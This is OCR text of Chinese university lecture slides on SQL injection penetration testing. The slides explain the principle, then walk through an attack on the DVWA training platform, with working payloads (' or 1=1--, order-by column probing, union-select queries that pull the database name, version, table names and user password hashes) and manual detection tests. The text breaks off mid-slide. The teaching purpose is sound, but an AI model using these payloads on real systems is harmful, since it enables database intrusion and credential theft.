Web 系统测试

4.9 渗透测试—SQL注入漏洞

河北师范大学软件学院
Software College of Hebei Normal University


内容回顾

- 什么是XSS
  - 即跨站脚本攻击，指攻击者在网页中嵌入客户端脚本，通常是JavaScript编写的恶意代码，当用户使用浏览器被嵌入恶意代码的网页时，恶意代码将会在用户的浏览器上执行
- XSS的分类
  - 反射型　存储型　DOM型
- 每种类型XSS原理解析
- 怎样测试XSS漏洞

目 录

SQL注入漏洞概述


➢Web程序三层架构



SQL注入漏洞概述

➢什么是SQL注入漏洞

●通过把SQL命令插入到Web表单提交或输入域名或页面请求的查询字符串，最终达到欺骗服务器执行恶意的SQL命令



SQL注入漏洞概述

- SQL注入漏洞（SQL injection）是Web层面最高危的漏洞之一。在2008年到2010年期间，SQL注入漏洞连续3年在OWASP年度十大漏洞排行中排名第一
- OWASP:（Open Web Application Security Project 开放式Web应用程序安全项目）是一个组织，它提供有关计算机和互联网应用程序的公正、实际、有成本效益的信息。其目的是协助个人、企业和机构来发现和使用可信赖软件

SQL注入漏洞概述

➢SQL注入原理

- 攻击者通过Web应用程序利用SQL语句或字符串将非法的数据插入到服务器端数据库中，获取数据库的管理用户权限，获取重要信息及机密文件

SQL注入漏洞概述

➢SQL 注入带来的威胁主要有如下几点

- 猜解后台数据库，这是利用最多的方式，盗取网站的敏感信息
- 绕过认证，例如绕过验证登录网站后台
- 注入可以借助数据库的存储过程进行提权等操作

目 录

SQL注入方法

➢SQL注入方法

- ●通过字符串注入
- ●猜测：猜表名，猜列名，猜数据库名等等
- ●后台身份验证绕过漏洞

SQL注入方法

➢如登录查询：

●语法：

var sql = “SELECT * FROM users WHERE login = “’” + formusr + “’AND password = ‘” + formpwd + “’”;

●接收用户输入查询语句如下：

SELECT * FROM users WHERE login = ‘zhangsan’ AND password = ‘123’

●通过字符串注入，使用这样的用户名和密码：

formusr = ‘or 1=1--

formpassword = anything

SQL注入方法

- 查询语句变为：

  SELECT * FROM users WHERE login = ‘’ or 1=1 --AND

  password = ‘anything’

- 需要注意字符串中的’字符
  - 它充当了查询参数的右闭合符号
  - 它之后的任何语句都被认为是SQL命令的一部分
  - 查询域不一定是字符串，也可能是日期、数字等等

SQL注入方法

➢如果查询域是数字，语法如下

$sql = “SELECT * FROM clients WHERE account = ‘$formacct’ AND pin = ‘$formpin’”;

接收用户输入：

SELECT * FROM clients WHERE account = 123456 AND pin = 111111

SQL注入方法

- 查询数字注入方法：

$formacct = 1 or 1=1 #

$pin = 111111

查询语句变为：

SELECT * FROM clients WHERE account = 1 or 1=1 # AND pin = 111111

SQL注入方法

➢常见的SQL元字符

- or ‘ “ 字符串指示符
- -- # 单行注释
- /* */ 多行注释
- + 连接符
- || 连接符
- % 属性通配符

SQL注入方法

➢SQL 注入实例：

- ●搭建DVWA渗透测试平台
- ●修改安全等级为low
  - DVWA:为安全专业人员测试自己的专业技能和工具提供合法的环境，帮助web开发者更好的理解web应用安全防范的过程

SQL注入方法

➢实验步骤：


- 猜字段
- 猜数据库名字
- 猜用户名
- 猜数据库版本
- 猜当前操作系统
- 猜数据库表名
- 获取用户名和密码

SQL注入方法

一：猜字段

1 选择 SQL Injection，在搜索框中输入 1

2查看回显 (URL中ID=1，说明php页面通过get方法传递参数)



SQL注入方法

3 查看源代码，查看其SQL查询语句

```
$query  = "SELECT first_name, last_name  FROM users WHERE
user_id = '$id';"
```

4 实际执行语句：

```
SELECT first_name, last_name FROM users WHERE user_id = '1';
```

SQL注入方法

二：通过控制参数ID的值来返回我们需要的信息

1. 在输入框中输入 1' order by 1#


2.实际执行的Sql语句就会变成

SELECT first_name, last_name FROM users WHERE user_id = '1' order by 1#`;

(这条语句的意思是查询users表中user_id为1的数据并按第一字段排行。按照Mysql语法，#后面会被注释掉，使用这种方法屏蔽掉后面的单引号，避免语法错误)

SQL注入方法

- 继续输入 1' order by 2#
  - 显示结果OK
- 继续输入 1' order by 3#
  - 返回错误



➢由此可知：users表中只有两个字段，数据为两列

SQL注入方法

二：猜数据库名字


- 使用 union select联合查询继续获取信息
  - union 运算符可以将两个或两个以上 select 语句的查询结果集合合并成一个结果集合显示，即执行联合查询
- 输入1' union select database(),user()#进行查询：
  - database()将会返回当前网站所使用的数据库名字.
  - user()将会返回执行当前查询的用户名

SQL注入方法

●实际执行的SQL语句是

SELECT first_name, last_name FROM users WHERE user_id =

'1' union select database(),user()#`;



➢由查询结果可知：

●当前网站使用数据库为 dvwa .

●当前执行查询用户名为 root

SQL注入方法

三：获取数据库版本和当前操作系统


输入 1' union select version(),@@version_compile_os#进行查询

- version() 获取当前数据库版本.
- @@version_compile_os 获取当前操作系统

➢实际执行的Sql语句是:

```
SELECT first_name, last_name FROM users WHERE user_id = '1' union
select version(),@@version_compile_os#`;
```

SQL注入方法



➢通过上图返回信息，我们又成功获取到：

- 当前数据库版本为：5.7.1
- 当前操作系统为：Win32

SQL注入方法

三：尝试获取 dvwa 数据库中的表名

- information_schema 是 mysql 自带的数据库，该库数据表中保存了 Mysql 服务器所有数据库的信息,如数据库名，数据库的表，表栏的数据类型与访问权限等
- 该数据库拥有一个名为 tables 的数据表，该表包含两个字段 table_name 和 table_schema，分别记录 DBMS 中的存储的表名和表名所在的数据库

SQL注入方法


1 我们输入

1' union select table_name,table_schema from information_schema.tables where table_schema= 'dvwa'#进行查询：

2 实际执行的Sql语句是：

- SELECT first_name, last_name FROM users WHERE user_id = '1' union select table_name,table_schema from information_schema.tables where table_schema= 'dvwa'#`;

SQL注入方法



- 通过上图返回信息，我们再获取到：
- dvwa 数据库有两个数据表，分别是 guestbook 和 users

SQL注入方法


四：尝试获取用户名、密码

- 猜测users表的字段为 user 和 password ， 所以输入：1' union select user,password from users#进行查询：

  实际执行的 Sql 语句是：

- SELECT first_name, last_name FROM users WHERE user_id = '1' union select user,password from users#`;

SQL注入方法



- 由此结果可以爆出用户名、密码；
- 密码采用md5加密，可以到www.cmd5.com进行解密

SQL注入方法

➢总结：

- 猜字段
- 联合查询获取数据库名字和操作系统版本
- 由数据库得到自带表，获取表名
- 由表名获取用户名和密码

目 录

怎样测试SQL注入漏洞

➢判断是否存在 Sql 注入漏洞

●单引号判断法：

- 在参数后面加上单引号,比如:http://xxx/abc.php?id=1‘ 如果页面返回错误，则存在 Sql 注入
- 原因：无论字符型还是整型都会因为单引号个数不匹配而报错（如果未报错，不代表不存在 Sql 注入，因为有可能页面对单引号做了过滤，这时可以使用判断语句进行注入）

怎样测试SQL注入漏洞

- 判断 Sql 注入漏洞的类型，通常 Sql 注入漏洞分为 2 种类型：
  - 数字型
  - 字符型
- 其实所有的类型都是根据数据库本身表的类型所产生的，在我们创建表的时候会发现其后总有个数据类型的限制，而不同的数据库又有不同的数据类型，但是无论怎么分常用的查询数据类型总是以数字与字符来区分的，所以就会产生注入点为何种类型

怎样测试SQL注入漏洞

➢数字型判断：

- 当输入的参 x 为整型时，通常 abc.php 中 Sql 语句类型大致如下：
- select * from <表名> where id = x
- 这种类型可以使用经典的 and 1=1 和 and 1=2 来判断：
  - Url 地址中输入 http://xxx/abc.php?id= x and 1=1 页面依旧运行正常，继续进行下一步
  - Url 地址中继续输入 http://xxx/abc.php?id= x and 1=2 页面运行错误，则说明此 Sql 注入为数字型注入

怎样测试SQL注入漏洞

➢原因如下：

- 当输入 and 1=1时，后台执行 Sql 语句：
  - select * from <表名> where id = x and 1=1 没有语法错误且逻辑判断为正确，所以返回正常
- 当输入 and 1=2时，后台执行 Sql 语句：
  - select * from <表名> where id = x and 1=2没有语法错误但是逻辑判断为假，所以返回错误

怎样测试SQL注入漏洞

➢字符型判断：

●当输入的参 x 为字符型时，通常 abc.php 中 SQL 语句类型大致如下：

●select * from <表名> where id = 'x'

●这种类型我们同样可以使用 and '1'='1 和 and '1'='2来判断：

- Url 地址中输入 http://xxx/abc.php?id= ' x' and '1'='1 页面运行正常，继续进行下一步
- Url 地址中继续输入 http://xxx/abc.php?id= ' x' and '1'='2 页面运行错误，则说明此 Sql 注入为字符型注入

怎样测试SQL注入漏洞

➢原因如下：

●当输入 and '1'='1时，后台执行 Sql 语句：

select * from <表名> where id = 'x' and '1'='1‘

- 语法正确，逻辑判断正确，所以返回正确

●当输入 and '1'='2时，后台执行 Sql 语句：

